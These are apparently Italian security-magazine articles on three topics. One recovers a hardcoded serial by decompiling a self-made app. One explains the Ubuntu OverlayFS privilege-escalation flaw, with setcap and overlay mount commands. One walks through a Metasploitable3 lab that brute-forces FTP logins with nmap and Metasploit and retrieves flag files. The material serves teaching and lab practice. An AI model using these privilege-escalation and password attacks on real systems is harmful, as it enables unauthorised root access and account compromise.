


```
gcc hjapp.c -o hjapp.exe
(invio)
```

Se non saranno riscontrati errori, nella stessa cartella il compilatore creerà il file *hjapp.exe* che possiamo avviare semplicemente digitandone il nome (*hjapp*) e premendo **Invio** **[figura #1]**.
Le tecniche di reverse engineering mirano a estrarre il massimo delle informazioni possibili da un file compilato, partendo da un file sorgente. Nel nostro caso, uno smanettone potrebbe utilizzare l'ingegneria inversa per recuperare il codice seriale (x6pw2023!) al fine di bypassare la protezione e avviare l'applicazione **[figura #2]**.



DECOMPILIAMO LA NOSTRA HJAPP.EXE

DogBolt (*https://dogbolt.org/*) alias *“Decompiler Explorer”* è un sito Web che ha guadagnato popolarità tra la comunità del reverse engineering. Il sito opensource (per gli smanettoni il codice è rilasciato su GitHub: *https://github.com/decompiler-explorer/decompiler-explorer*) racchiude una serie di decompilatori interattivi, tool che, al contrario di quello che fanno i compilatori, cercano di risalire al codice sorgente partendo da un'applicazione compilata. ▸

INSTALLARE IL COMPILATORE MINGW SU WINDOWS

MinGW è un software open source basato sul compilatore GCC. Si può utilizzare gratuitamente per compilare da Windows applicazioni C, C++, Java, Fortran, Pascal, Ada

SCARICATE IL COMPILATORE
Il primo passo è scaricare MinGW visitando l'url https://sourceforge.net/projects/mingw/files/Installer/ e cliccando sul link **Download Latest Version**. Una volta scaricato il file, vi basterà avviare l'eseguibile e, subito dopo, cliccare sul pulsante **Install** e indicare la cartella in cui procedere con l'installazione (di default: C:\MinGW).

QUALE COMPILATORE INSTALLARE?
Dopo qualche minuto l'installation manager vi darà la possibilità di cliccare sul tasto **Continue** e flaggare così quali compilatori installare. Ricordatevi che per ogni compilatore che andrete a installare basterà selezionare la voce **Mark for installation**. Per questo articolo vi basterà selezionare il compilatore **minigw32-gcc-g++**

AVVIATE L'INSTALLAZIONE...
A questo punto, cliccate su **Installation/ Apply Changes** e scegliete **Apply**. Al termine cliccate su **Close**. Nella barra di ricerca digitate "Variabili d'ambiente" e scegliete **Modifica variabili d'ambiente per l'account**. Nella sezione **Variabili di sistema,** selezionate la voce **Path**, poi **Modifica variabile di sistema/Nuovo** e specificate il percorso.

DogBolt ospita in un solo sito i compilatori più noti e utilizzati in assoluto: *Angr*, *Binary Ninja*, *Boomerang*, *Dewolf*, *Ghidra*, *Hex-Rays (IDA Pro)*, *REC Studio*, *Reko*, *Relyze*, *RetDec* e *Snowman* [figura #3]. Utilizzeremo *DogBolt* per decompilare la nostra applicazione *hjapp.exe* e scovare la chiave seriale che ci consente di accedere alla stessa.

figura #3

Il grado di successo della decompilazione dipende dal compilatore adottato, dalle impostazioni dello stesso, dal linguaggio di sviluppo utilizzato, dall'architettura impiegata e da altri fattori.

Nella sezione Samples è possibile accedere a diverse tipologie di applicazioni già compilate e verificare come i vari decompilatori rispondono al processo di decompilazione.

Cercheremo insomma di fare, a solo scopo didattico e in modo molto, molto più semplice e basilare, quello che molti smanettoni fanno quando pubblicano i codici seriali per utilizzare software commerciali senza acquistare la licenza.
In DogBolt, per accelerare le operazioni scegliamo i decompilatori *BinaryNinja* e *Ghidra* (vedi box), deflaggando gli altri di default selezionati *angr*, *BinaryNinja* e *Hex-Rays*. Nella sezione *"Upload file"* clicchiamo su *"Scegli file"* e specifichiamo il percorso della nostra app *hjapp.exe* (DogBolt ad oggi consente di caricare file dalla dimensione massima di 2MB), il file verrà automaticamente caricato ed elaborato. Per avere il responso sarà necessario qualche minuto di elaborazione (anche svariati se la coda di elaborazione è molto lunga), man mano che i vari decompilatori produrranno un risultato, verrà popolata la rispettiva area con il codice sorgente ottenuto **[figura #4]**.
Dopo l'elaborazione,
i decompilatori genereranno il loro responso in linguaggio C.
Per un programmatore esperto, analizzare il codice sorgente e individuare informazioni utili non sarà un compito difficile. Nella **[figura #5]** sono state evidenziate le due parti di codice che rendono chiara l'identità del numero seriale necessario per accedere all'applicazione. Nel primo blocco di codice, il seriale viene memorizzato in una variabile di tipo stringa, mentre nel secondo è facile riconoscere il seriale grazie al confronto tra la stringa immessa dall'utente e quella contenente il seriale. In caso di un seriale immesso diverso, verrà visualizzato un messaggio di rifiuto: *"Non sei autorizzato a utilizzare..."*. L'analisi del codice sorgente di un software può avere anche altre finalità: un hacker potrebbe comprenderne il funzionamento e sviluppare crack appositi, mentre produttori concorrenti potrebbero studiarne alcune parti per migliorarle, dando così vita a un'applicazione alternativa, magari persino più performante. Ovviamente, in questi due ultimi casi, spesso si scade in azioni illegali perseguibili dalla legge **[figura #5]**.

figura #5

BinaryNinja

3.5.4526 (ec37d737)

```
210
211  int32_t _main()
212  {
213      ___main();
214      int32_t _Str2;
215      __builtin_strcpy(&_Str2, "x6pw2023!");
216      int32_t var_3c = 0;
217      void* const var_4c = &_.rdata;
218      FILE* _Stream = fopen("support-file.txt", &_.rdata);
219      int32_t* var_48;
220      if (_Stream != 0)
221      {
222          var_48 = &var_3c;
223          var_4c = &data_405077;
224          fscanf(_Stream, &data_405077, var_48);
225          fclose(_Stream);
226      }
227      if (var_3c != 0)
228      {
```

Il codice restituito da BinaryNinja. È possibile utilizzare il decompilatore anche direttamente dal sito del produttore registrandosi e provando la versione cloud del servizio (*https://cloud.binary.ninja*)

Lo strumento di Reverse Engineering della NSA

Ghidra (*https://ghidra-sre.org/*) è un popolare strumento open source di reverse engineering, sviluppato dalla National Security Agency (NSA). Il suo scopo principale è quello di aiutare gli analisti di sicurezza e gli esperti di reverse engineering a esaminare e comprendere il funzionamento di software o firmware in cui non è disponibile il codice sorgente. Oltre alla traduzione del codice assembly in codice sorgente ad alto livello, il tool permette anche di analizzare i dati incorporati nel file binario, come tabelle, stringhe e strutture dati. Ghidra supporta il lavoro in team, consentendo a più utenti di collaborare nell'analisi di un programma, finanche estendendone le funzionalità creando plug-in e script personalizzati, in grado di automatizzare operazioni ripetitive o aggiungere nuove funzionalità.

A cura di
Luca Tringali

UN'EREDITÀ ECCESSIVA!

OverlayFS, molto usato sui server Unix moderni, consente di unire più cartelle creando filesystem virtuali. Il problema è che vengono ereditati tutti i permessi dei vari file, anche quelli che permettono a un utente di diventare root...


Uno dei punti di forza dei sistemi GNU/Linux è la rigorosa gestione dei permessi per l'esecuzione dei programmi. Una volta, su questi sistemi esistevano sostanzialmente due sole modalità: quella privilegiata e quella non privilegiata. I file eseguibili dei programmi privilegiati avevano un particolare bit tra i loro metadati, chiamato convenzionalmente **SUID**. Quando un file eseguibile ha questo bit impostato viene eseguito con i permessi dell'utente che ne è proprietario, a prescindere da chi lo abbia lanciato. Se, per esempio, un eseguibile è proprietà dell'utente root ma viene eseguito da un utente comune, verrà comunque avviato con privilegi di root. Questo bit viene impostato come "vero" solo per alcuni particolari software "sicuri" che ne abbiano davvero bisogno, se si impostasse per qualsiasi programma non ci sarebbe più una separazione tra i privilegi degli utenti.
Chiaramente, si tratta di un meccanismo un po' rigido: il bit può essere attivo oppure no, i privilegi sono da utente normale oppure da root, non ci sono mezze misure. Un modo per limitare parzialmente il potere di **SUID** è rendere proprietario del file non l'utente root ma un altro utente che, tramite i gruppi a cui appartiene, possa avere accesso a un set limitato di file. Per esempio, se si avvia il server web Apache a nome dell'utente www-data, che appartiene al gruppo www-data, si avrà accesso

GLOSSARIO DI BASE

SUID
In un sistema Unix si può verificare se un file abbia i permessi SUID (set user id) se tra i suoi permessi al posto della classica "x" (normale eseguibile) abbia una lettera "s". Per garantire questo permesso a un file si può usare "chmod +s file".

CONTAINER
I container sono un meccanismo per la virtualizzazione del sistema operativo, piuttosto che dell'hardware. Una delle soluzioni più famose è Docker, un ambiente di runtime utilizzato per creare e costruire software all'interno dei container.

OVERLAYFS
Un sistema con Docker ha certamente anche i moduli di OverlayFS.

FUSE
Filesystems in Userspace è un software che permette a utenti non amministratori su GNU/Linux di montare dei filesystem in proprie cartelle. Montare un filesystem sarebbe infatti permesso solo a root, ma con FUSE anche gli altri utenti possono utilizzare alcuni specifici filesystem.

Il bug permette la copia di un file eseguibile SUID da un filesystem dell'utente al filesystem principale, mantenendo il bit SUID.
FONTE: https://www.wiz.io/blog/ubuntu-overlayfs-vulnerability

alle varie cartelle di Apache, ma non ad altri file. Questo meccanismo ha funzionato bene per parecchio tempo, ma a un certo punto si è iniziato a utilizzare un ulteriore meccanismo per garantire un controllo più dettagliato sulle singole operazioni "speciali" che vengono permesse a un eseguibile. Un "moderno" meccanismo che si chiama **file capabilities**. Si tratta di autorizzazioni speciali che vengono assegnate a file eseguibili, e ce ne sono diverse. Un esempio? **CAP_NET_BIND_SERVICE** che consente al programma di mettersi in ascolto come server su una porta TCP o UDP. O **CAP_KILL** che permette al programma di inviare segnali ad altri programmi, eventualmente anche terminandoli. **E CAP_SYS_ADMIN**, che riunisce un po' tutte le altre capabilities, e sostanzialmente rappresenta i permessi di root. Descritto così il meccanismo, che del resto è presente nel kernel Linux fin dalla versione 2.2, sembra piuttosto robusto e flessibile. E in effetti funziona bene: **SUID** e capabilities sono i pilastri su cui si fonda la sicurezza dei sistemi GNU/Linux per le moderne applicazioni sui server di tutto il mondo. Ma c'è un'altra tecnologia che viene utilizzata come opzione predefinita per mettere in piedi una applicazione server: i **container**. Ormai è quasi impossibile trovare del software open source che non venga pubblicato con almeno un'immagine docker. I **container** sono estremamente utili non soltanto perché separano i vari eseguibili, impedendo che un eventuale attacco su un programma possa ripercuotersi su altri software o sul sistema in generale, ma anche perché permettono di avere diverse versioni dello stesso software sul sistema, senza causare conflitti tra le dipendenze. Un **container** è autonomo: contiene tutte le librerie necessarie per il funzionamento del programma. Se ce ne sono di più sullo stesso sistema, ciascuno di essi contiene tutte le librerie necessarie a se stesso. Naturalmente, questo comporta un importante consumo di spazio: molte librerie e molti eseguibili saranno sempre gli stessi tra tutti i vari **container**, ed è uno spreco occupare il doppio, il triplo o anche più dello spazio. Ed è per risolvere questo problema che esiste **OverlayFS**.

MILLEFOGLIE

OverlayFS è un meccanismo di memorizzazione dei file pensato per l'union mounting: si tratta di unire virtualmente più cartelle, facendole apparire come una sola. Il vantaggio è che si possono creare più cartelle con versioni differenti dello stesso software, da montare volta per volta a seconda della versione necessaria in un filesystem completo. Immaginiamo di avere bisogno di MySql 5 in un **container** e MySql 8 in un altro **container**, ma per il resto dello stesso sistema di base. Il grosso del sistema può risiedere in una cartella, poi basta averne una per MySql 5 e una per MySql 8. In un **container** verrà montata la cartella della versione 5 sopra il sistema base, e viceversa nell'altro. In questo modo si risparmia lo spazio che verrebbe sprecato mantenendo sul disco due volte i file del sistema base. Naturalmente, è un po' più complesso di così, si possono di fatto avere più versioni degli stessi file con una sorta di logica incrementale: quando si fanno modifiche a un **container** vengono memorizzati solo i file cambiati rispetto all'immagine docker di partenza, sempre per risparmiare spazio. La domanda che si ci potrebbe porre è: cosa succede ai permessi di file e cartelle, capabilities incluse, una volta che vengono montati dentro altre cartelle? Si può immaginare che vengano ereditate, ma è chiaro che si tratti ▸

di una situazione complessa, con tanti **container** che montano gli stessi file in modo diverso. Il problema nasce dal fatto che un malintenzionato potrebbe abusare di OverlayFS per fare in modo che il kernel copi dei file eseguibili con capabilities da amministratore da un punto di mount realizzato appositamente a delle cartelle sul filesystem principale. Facendo la copia, un sistema GNU/Linux non patchato manterrebbe la capability sul file, offrendo quindi al malintenzionato un file con capability da amministratore sul filesystem principale.
Siccome OverlayFS può essere usato tramite **FUSE** anche da utenti semplici, senza alcun privilegio, questo significa che il malintenzionato deve solo crearsi un filesystem (**lower**, nell'esempio) su un proprio sistema e inserire un eseguibile con capability da amministrazione:

```
setcap cap_sys_admin +eip lower/
suid
```

Poi deve solo copiare quel filesystem sul sistema da attaccare e montarlo (nella cartella upper):

```
mount -t overlay overlay -o rw,
lowerdir=lower,upperdir
=upper,workdir=workdir mount
```

A quel punto si può accedere al file eseguibile dal sistema vittima:

```
touch mount/suid
getcap lower/suid
```

E si scopre che le capabilities sono rimaste intatte:

```
lower/suid = cap_dac_override,
cap_sys_admin+eip
```

VULNERABILITÀ

Nessuna delle modifiche da parte degli sviluppatori di Ubuntu ha introdotto vulnerabilità di per sé, ma nel 2020 era stata scoperta proprio una vulnerabilità in OverlayFS che permetteva l'impostazione di attributi speciali ai file. Il fix è stato applicato alla linea originale di OverlayFS, ma non alla versione modificata da Ubuntu.
Nello specifico, quando si tratta di gestire i permessi di un file la versione originale chiama una funzione di servizio che è stata realizzata appositamente per assicurarsi che non vengano dati più permessi a file che non dovrebbero averli. Invece, la versione di Ubuntu utilizza direttamente la chiamata di sistema **__vfs_setxattr_noperm**. Il problema è proprio che il flusso di Ubuntu non prevede dei controlli, che invece nel Linux "originale" sono stati inseriti, per evitare di trasferire le capabilities da un filesystem all'altro.
Un dettaglio che è importante ricordare è che questa vulnerabilità ha un impatto su OverlayFS in sé, ma non su docker o più in generale sui **container**. Un sistema che utilizza docker non è di per se stesso vulnerabile, lo è solo per il fatto che ha certamente lo stack di overlayfs e quindi chi accede al sistema host potrebbe montare filesystem OverlayFS. Ma chi ha accesso solo a un **container** non può comunque uscire e danneggiare il sistema host.

```
git.launchpad.net/~ubuntu-kernel/ubuntu/+source/linux/+git/kinetic/tree/fs/overlayfs/overlayfs.h?h=Ubuntu-5.1

252                                     enum ovl_xattr ox, void *value,
253                                     size_t size)
254 {
255         return ovl_do_getxattr(path, ovl_xattr(ofs, ox), value, size);
256 }
257
258 static inline int ovl_do_setxattr(struct ovl_fs *ofs, struct dentry *dentry,
259                                   const char *name, const void *value,
260                                   size_t size, int flags)
261 {
262         struct inode *inode = dentry->d_inode;
263         int err;
264
265         inode_lock(inode);
266         err = __vfs_setxattr_noperm(ovl_upper_mnt_userns(ofs), dentry, name, value, size, flags);
267         inode_unlock(inode);
268
269         pr_debug("setxattr(%pd2, \"%s\", \"%*pE\", %zu, %d) = %i\n",
270                  dentry, name, min((int)size, 48), value, size, flags, err);
271         return err;
272 }
273
274 static inline int ovl_setxattr(struct ovl_fs *ofs, struct dentry *dentry,
275                                enum ovl_xattr ox, const void *value,
276                                size_t size)
277 {
278         return ovl_do_setxattr(ofs, dentry, ovl_xattr(ofs, ox), value, size, 0);
279 }
280
281 static inline int ovl_do_removexattr(struct ovl_fs *ofs, struct dentry *dentry,
282                                      const char *name)
283 {
284         struct inode *inode = dentry->d_inode;
285         int err;
286
287         inode_lock(inode);
288         err = __vfs_removexattr_noperm(ovl_upper_mnt_userns(ofs), dentry, name);
```

Il codice di Ubuntu contiene ancora la chiamata al kernel vulnerabile, mentre in Overlayfs mainstream è stata sostituita con un controllo.

LA SOLUZIONE

Le patch per l'implementazione di Ubuntu sono state rilasciate a un mese dalla scoperta delle vulnerabilità, e sono disponibili per le release da Ubuntu 20.04 al più recente 23.10. Purtroppo è vulnerabile anche Ubuntu Bionic (18.04) ma, non essendo più supportata, per questa non è disponibile alcuna patch.

SICUREZZA

PARTE **OTTAVA**

È ORA DI SFERRARE UN ATTACCO VIA FTP

Ecco un'altra puntata del corso su come aumentare le competenze da pentester: in questo numero scopriremo come utilizzare il noto File Transfer Protocol

Come abbiamo modo di vedere, Metasploitable3 dispone di una corposa lista di servizi **[figura #1]**, che un buon pentester non può certo evitare di verificare: anche perché, in linea con la propria "missione" – che è quella di fornire un ambiente ad hoc, *"vulnerabile by design"*, per consentirci di utilizzare con successo i tool di settore (primo fra tutti **Metasploit**, da cui non a caso prende il nome) – la VM risente di numerose vulnerabilità, sfruttabili per accedere – mediante tecniche e strumenti diversi – alle "bandiere" (in inglese *flag*) nascoste nel filesystem sotto forma di vere e proprie carte da gioco. Ed è proprio la prima carta da gioco il trofeo a cui puntiamo: ma prima di poterlo conquistare, dobbiamo accedere all'ambiente virtuale.

SERVIZIO FTP

Completata questa operazione, possiamo dedicarci all'analisi del servizio oggetto di questa puntata: il **File Transfer Protocol** (**FTP**), in esecuzione sulla porta 21 di Metasploitable3. Si tratta di un protocollo "generalista", comunemente erogato tanto da sistemi di derivazione Unix che

figura #1

```
PORT      STATE SERVICE              PORT      STATE SERVICE
21/tcp    open  ftp                  49201/tcp open  unknown
22/tcp    open  ssh                  49202/tcp open  unknown
80/tcp    open  http                 49223/tcp open  unknown
135/tcp   open  msrpc                49224/tcp open  unknown
139/tcp   open  netbios-ssn          137/udp   open  netbios-ns
445/tcp   open  microsoft-ds
1617/tcp  open  nimrod-agent
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
3700/tcp  open  lrs-paging
4848/tcp  open  appserv-http
5985/tcp  open  wsman
7676/tcp  open  imqbrokerd
8020/tcp  open  intu-ec-svcdisc
8027/tcp  open  papachi-p2p-srv
8080/tcp  open  http-proxy
8181/tcp  open  intermapper
8383/tcp  open  m2mservices
8484/tcp  open  unknown
8585/tcp  open  unknown
8686/tcp  open  sun-as-jmxrmi
9200/tcp  open  wap-wsp
9300/tcp  open  vrace
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
```

Se il protocollo non fa ricorso alla cifratura, come nel caso di FTP, per catturare i banner dei relativi server è sufficiente connettersi alla porta giusta con netcat.

figura #2

```
┌──(garrick㉿kali)-[~]
└─$ nmap --script ftp* -p 21  metasploitable3
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-29 05:27 CEST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --
system-dns or specify valid servers with --dns-servers
Nmap scan report for metasploitable3 (169.254.161.202)
Host is up (0.00084s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-syst:
|_  SYST: Windows_NT
| ftp-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 50009 guesses in 55 seconds, average tps: 881.3

Nmap done: 1 IP address (1 host up) scanned in 55.10 seconds
```

Nmap è il fidato amico di qualsiasi penetration tester, ma non sempre i suoi risultati sono pienamente soddisfacenti: in questo caso, ad esempio, si limita a confermarci quanto già sappiamo sul banner del servizio FTP.

da quelli del mondo Microsoft. In questo ultimo caso, il servizio è fornito avvalendosi del server web incluso nativamente nei sistemi Windows Server, ovvero IIS (Internet Information Service). Proviamo quindi a catturare il banner del server, connettendoci alla porta 21 di *Metasploitable3* con il comando

```
# nc 169. 254.161.202 21
```

L'output ottenuto coincide con quanto è lecito attendersi in un ambiente Windows: il servizio FTP è erogato mediante IIS.

ANALISI DEL SERVIZIO

Andiamo allora a esaminare più in profondità il servizio, affidandoci a **nmap** e ai suoi script. Con il comando:

```
# nmap –script ftp* -p 21
metasploitable3
```

chiediamo al tool di effettuare una scansione sulla porta 21 del nostro target e di eseguirvi tutti gli script il cui nome inizi con il prefisso *"ftp"*. Il risultato [figura #2] non è entusiasmante: oltre a confermare la già nota presenza del servizio FTP e il fatto che sia erogato da un sistema Windows, nmap si limita a effettuare qualche tentativo di login utilizzando tecniche di bruteforce, che tuttavia non comportano alcun successo (a fronte di circa 50.000 tentativi d'accesso). Né va meglio cercando qualche vulnerabilità del modulo che garantisce l'erogazione del servizio FTP in seno a IIS; il comando:

```
# searchsploit ftp | grep -i
microsoft
```

restituisce un certo numero di risultati, nessuno dei quali risulta tuttavia applicabile allo specifico ambiente con cui abbiamo a che fare (IIS 7.5, presente di default sui sistemi operativi Windows Server 2008 R2).

ACCESSO ANONIMO

Non bisogna disperare: abbiamo ancora più di qualche freccia al nostro arco. Di cosa si tratta? Semplice: se opportunamente configurati, i server FTP sono in grado di garantire l'accesso a utenti anonimi, ovvero privi di credenziali di autenticazione (o, meglio, che utilizzino il nome utente *anonymous* e una password arbitraria, generalmente coincidente con un indirizzo di posta elettronica come per esempio *anonymous@ labpentest.pt*). Si tratta di una funzionalità che, per quanto "comoda", negli anni ha contribuito a veicolare l'idea che FTP sia un protocollo "poco sicuro". Non è difficile intuirne il motivo, basta immaginare cosa possa accadere a un server in cui l'accesso anonimo sia abilitato in lettura e in scrittura: prima che tale tipologia di accesso divenisse – come al giorno d'oggi – una feature disabilitata di default, situazioni come quella appena descritta erano piuttosto comuni, e gli owner di turno si trovavano – loro malgrado – a essere responsabili di veri e propri repository di file privi di qualsiasi controllo (se non decisamente illegali!).

Visto che Metasploitable3 dispone di un server FTP, vale la pena provare a effettuare un accesso anonimo: avviamo il client ftp con il comando:

```
# ftp metasploitable3
```

quindi inseriamo come username la stringa *anonymous* e come password *anonymous@ labpentest.pt*. Anche questo tentativo non va a buon fine: il server ci restituisce un esplicito errore con codice 530, *"User cannot log in"*.

METASPLOIT

Sino a questo punto ci siamo affidati a diversi tool per interagire con il server FTP, nell'ottica di diversificare le nostre conoscenze ed essere in grado di raggiungere gli obiettivi del pentest adoperando *tutti* gli strumenti messi a disposizione dalla distribuzione Kali. In realtà le verifiche effettuate avrebbero potute essere svolte tutte con un singolo tool omnicomprensivo: il ►

figura #3

Il modulo ftp_login presenta delle configurazioni ben più complicate rispetto a quelli visti nel nostro corso: affinché funzioni correttamente non possiamo limitarci a impostare RHOSTS, ma abbiamo bisogno di inizializzare le variabili relative ai valori dei nomi utenti e delle password.

pluricitato Metasploit. Dopo averlo avviato con il comando # *msfconsole* ed esserci collegati al DB interno – già alimentato nelle precedenti puntate – con i comandi:

```
msf6> db_connect
msf6> workspace metasploitable3
```

procediamo a verificare quanto appurato in merito alla versione del servizio FTP.

MODULI D'INTERESSE

A tale scopo, utilizziamo il modulo *auxiliary/scanner/ftp/ftp_version* **[figura #3]**, che richiede unicamente l'impostazione delle variabili RHOSTS (ovvero l'indirizzo dell'host oggetto della verifica):

```
msf6> use auxiliary/scanner/ftp/ftp_version
msf6> set RHOSTS metasploitable3
```

prima di essere avviato, con il comando

```
msf6> run
```

Il risultato è il medesimo riscontrato in precedenza: ma d'altronde, proprio come affermato dall'output del modulo, quello restituito è il banner del servizio FTP, che rimane sempre lo stesso indipendentemente dallo specifico tool utilizzato per la sua estrazione. In ogni caso, Metasploit non si ferma qui: ci mette a disposizione anche un modulo apposito per verificare la presenza di un eventuale anonymous login: si tratta del modulo *auxiliary/scanner/ftp/anonymous*, di cui possiamo conoscere i dettagli con i comandi:

```
msf6> use auxiliary/scanner/ftp/anonymous
msf6> info
```

Anche in questo caso, l'unica variabile da impostare obbligatoriamente è rappresentata da RHOSTS, quindi il modulo può essere avviato con i comandi:

```
msf6> set RHOSTS metasploitable3
msf6> run
```

e, come per il tentativo precedente condotto tramite il client *ftp*, anche il modulo conferma l'impossibilità di accedere al server con un login anonimo.

ATTACCO ALLE PASSWORD

Proviamo a ricorrere ancora una volta alle maniere forti, allora: *Metasploit* offre per FTP un modulo ad hoc per la conduzione di attacchi alle password, sufficientemente versatile per poter essere impiegato tanto per attacchi *bruteforce* che per quelli basati su dizionario o di tipo *password spray*. In questo specifico caso, proveremo di nuovo a cimentarci in un attacco del dizionario, opportunamente esteso considerando per ciascun utente anche le password vuote e quelle coincidenti con il nome utente stesso. A tal fine:

- avviamo il modulo *auxiliary/scanner/ftp/ftp_login*

```
msf6> use auxiliary/scanner/ftp/ftp_login
```

- visualizziamone le informazioni di base per conoscere il nome delle variabili d'interesse

```
msf6> info
```

- impostiamo le variabili obbligatorie (la solita RHOSTS) e quelle a noi necessarie per consentire al modulo di effettuare la verifica nelle modalità sopra indicate

```
msf6> set RHOSTS metasploitable3
msf6> set BLANK_PASSWORDS true
msf6> set USER_AS_PASS true
msf6> set USER_FILE /usr/share/wordlist/metasploit/default_users_for_services_unhash.txt
```

```
msf6> set PASS_FILE /usr/share/wordlist/metasploit/default_pass_for_services_unhash.txt
msf6> set VERBOSE false
```

• infine, avviamo il modulo

```
msf6> run
```

LOGIN AL SERVER

Come risultato otteniamo una coppia di credenziali valide per il login sul server FTP che coincidono con quelle dell'utente Administrator! Non ci resta che provarle, effettuando il login sul server mediante il già noto client *ftp*. Lanciamo una seconda console, e avviamo il client con il comando:

```
# ftp metasploitable3
```

quindi forniamo le credenziali appena individuate dal modulo ftp_login di Metasploit (username *administrator*, password *vagrant)*: in assenza di errori di battitura, il server ci ricompenserà con un meraviglioso (dalla nostra prospettiva di pentester) messaggio *"230 User logged in"*. A questo punto possiamo verificare quali siano i file sul server accessibili all'utente corrente: possiamo farlo con il comando:

```
ftp> ls – l
```

che restituisce un certo numero di risultati interessanti, soprattutto alla luce di quanto sappiamo sulla VM target e sulle flag in essa disseminate.

FLAG

I file *seven_of_hearts.html* e *six_of_diamonds.zip* hanno nomi che riportano a carte da gioco: ovvero la forma peculiare che le flag assumono in Metasploitable3! In altri termini, quei file rappresentano quelli che in un ambiente reale sarebbero considerati dei veri e propri "goal" del test: dimostrando di avervi avuto accesso durante la verifica, il pentester è in grado di fornire un'indicazione immediatamente comprensibile – anche al personale meno tecnico dell'organizzazione target, come ad esempio i top manager – della gravità della vulnerabilità sfruttata e, conseguentemente, dell'impellenza di implementare il piano di rientro che sarà allegato al report finale.

DOWNLOAD DEI FILE

Prima di giungere a questo obiettivo, tuttavia, dobbiamo procedere al download dei file, che possiamo disporre ricorrendo al comando mget: *ftp> mget ** avendo cura di confermare (opzione di risposta "a", abbreviazione di "all") la volontà di procedere al download di tutti i file, una volta che il client ne richiederà conferma.
Obiettivo raggiunto? Non esattamente: Metasploitable3 implementa diverse tecniche per offuscare le flag, simulando in tal modo quelle misure di mitigazione del rischio che non è inconsueto implementare in un ambiente reale. C'è ancora molto da fare, se vogliamo visualizzare le carte che abbiamo appena scaricato: ma di questo ce ne occuperemo nella prossima puntata, nel frattempo potete iniziare a provarci voi.

Configurazione di rete

Una volta installate le VM, abbiamo bisogno di configurarne gli indirizzi di rete.
A tal fine, se non si vuole ricorrere a tool aggiuntivi (tenuto conto che in un penetration test gli indirizzi IP da verificare sono generalmente ben indicati, in quanto concorrono a identificare univocamente le macchine rientranti nello scope della verifica), possiamo procedere a:
• avviare la VM Metasploitable3;
• selezionare la relativa finestra e attendere che termini il processo il boot;
• posizionare il mouse sull'icona di rete posta nell'angolo in basso a destra della suddetta finestra, e attendere qualche istante che l'indirizzo IP della macchina sia visualizzato. Una volta noto l'indirizzo (nel nostro caso è 169.254.161.202, nel vostro potrebbe differire), spostiamoci sulla VM Kali per completare la configurazione di rete, secondo i seguenti step:
• assegnazione di un indirizzo IP nell'ambito della medesima rete locale di Metasploitable3, con il comando:

```
#sudo ifconfig eth0 169.254.161.10/24
```

• verifica della connettività tra le VM, con il comando

```
# ping  169.254.161.202
```

• assegnazione del nome mnemonico metasploitable3 alla VM Metasploitable, eseguendo il comando

```
